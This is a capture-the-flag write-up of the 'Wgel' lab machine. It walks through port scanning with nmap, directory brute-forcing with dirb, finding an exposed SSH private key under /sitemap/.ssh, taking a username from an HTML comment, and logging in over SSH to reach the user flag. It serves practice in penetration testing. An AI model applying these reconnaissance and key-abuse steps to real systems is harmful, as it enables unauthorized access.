

Write-up Wgel ctf

- Information:
  I started by ping .



```
root@ip-10-10-162-145:~# ping 10.10.66.183
PING 10.10.66.183 (10.10.66.183) 56(84) bytes of data.
64 bytes from 10.10.66.183: icmp_seq=1 ttl=64 time=1.69 ms
64 bytes from 10.10.66.183: icmp_seq=2 ttl=64 time=0.599 ms
64 bytes from 10.10.66.183: icmp_seq=3 ttl=64 time=0.727 ms
```

Then started to scan with nmap for further info about the domain like -sV for version open ports, -Pn incase some are blocked, -sC verbose detail info:




```
┌──(kali㉿hal)-[~]
└─$ nmap -sC -sV 10.10.8.154 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 03:47 EDT
Nmap scan report for wgel.thm (10.10.8.154)
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

here two ports are open http and ssh.

STEP 2:


Look for hidden directory to get further info for now we use dirb and gobuster its called directory bruteforce. I prefer dirb to use its own wordlist even if takes time. Ithink i got sth cool.. .ssh file!!



```
┌──(kali㉿hal)-[~]
└─$ dirb http://wgelct.thm /usr/share/dirb/wordlists/common.txt -f

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 24 06:29:07 2024
URL_BASE: http://wgelct.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Fine tunning of NOT_FOUND detection

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://wgelct.thm/ ----
+ http://wgelct.thm/index.html (CODE:200|SIZE:978)
+ http://wgelct.thm/server-status (CODE:403|SIZE:275)
==> DIRECTORY: http://wgelct.thm/sitemap/

---- Entering directory: http://wgelct.thm/sitemap/ ----
==> DIRECTORY: http://wgelct.thm/sitemap/.ssh/
==> DIRECTORY: http://wgelct.thm/sitemap/css/
```

From .index.html what we got is:

From /sitemap/.ssh/ i got:



Index of /sitemap/.ssh


Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

pache/2.4.18 (Ubuntu) Server at wgelct.thm Port 80

So,id_rsa file has sth since it has connection with ssh port.


ssh username@ip

From dirb direcrory bruteforce result /index.html by "**viewing the source code**"




```
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
         </pre>
         <ul>
```


Now we are generating private and public keyword



```
┌──(kali㉿hal)-[~]
└─$ sudo service ssh start
```




```
┌──(kali㉿hal)-[~]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:FkSnrMNwIxyC64GjxPpl34gT0tiMS/aH7xdDNtFLBL0 kali@hal
The key's randomart image is:
+---[RSA 3072]----+
|  ..  .   .+=o   |
|.   o  . o.o+    |
|o.    + o +o o   |
|++     = o+.E    |
|=..*    +oS.     |
|o.* B   oo       |
| + * = o o       |
|  o = + o        |
|      =o.        |
+----[SHA256]-----+
```




```
┌──(kali㉿hal)-[~]
└─$ ssh -i id_rsa jessie@wgelct.thm
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$ 
```

Finally, got access so go find for a flag!



```
jessie@CorpOne:~$ find . -name "*.txt"
./.mozilla/firefox/c7ehx9zw.default-release/AlternateServices.txt
./.mozilla/firefox/c7ehx9zw.default-release/TRRBlacklist.txt
./.mozilla/firefox/c7ehx9zw.default-release/SecurityPreloadState.txt
./.mozilla/firefox/c7ehx9zw.default-release/pkcs11.txt
./.mozilla/firefox/c7ehx9zw.default-release/SiteSecurityServiceState.txt
./.mozilla/firefox/5jwm81pl.default-release/AlternateServices.txt
./.mozilla/firefox/5jwm81pl.default-release/TRRBlacklist.txt
./.mozilla/firefox/5jwm81pl.default-release/SecurityPreloadState.txt
./.mozilla/firefox/5jwm81pl.default-release/SiteSecurityServiceState.txt
./Documents/user_flag.txt
```



```
jessie@CorpOne:~$ cd Documents
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
```

The rest left an exercise 😜

Now to find Root, we need to escalate privilege